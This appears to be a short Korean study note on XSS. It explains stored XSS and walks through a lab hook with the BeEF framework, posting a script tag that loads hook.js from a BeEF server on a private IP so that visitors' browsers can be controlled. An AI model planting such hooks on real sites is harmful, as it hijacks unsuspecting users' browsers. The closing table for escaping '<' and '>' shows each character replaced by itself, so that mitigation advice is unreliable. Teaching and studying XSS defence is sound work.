XSS
SQL 인젝션처럼 사용자가 입력한 데이터를 검증하지 않아서 발생하는 취약점으로 사용자가 입력한 내용 중에 스크립트 형식의 내용이 그대로 DB에 저장되어 해당 내용을 조회할 때 스크립트가 그대로 동작하게 된다. XSS는 서버를 공격하는 것이 아니라 서버를 경유하여 타 사용자를 공격한다.
BeeF XSS
칼리 서버에서 비프 실행



2. 해당 스크립트로 XSS가 통하는 사이트에 글 작성.
<script src="http://192.168.100.137:3000/hook.js"></script>
잉..

그럼 이렇게 접속 중인 사람이 보이고, 조작 가능함.
그래서 코드 짤 때 <,> 이 문자들은 다음과 같이 치환해 주어야한다.
< 👉🏻 <
> 👉🏻 >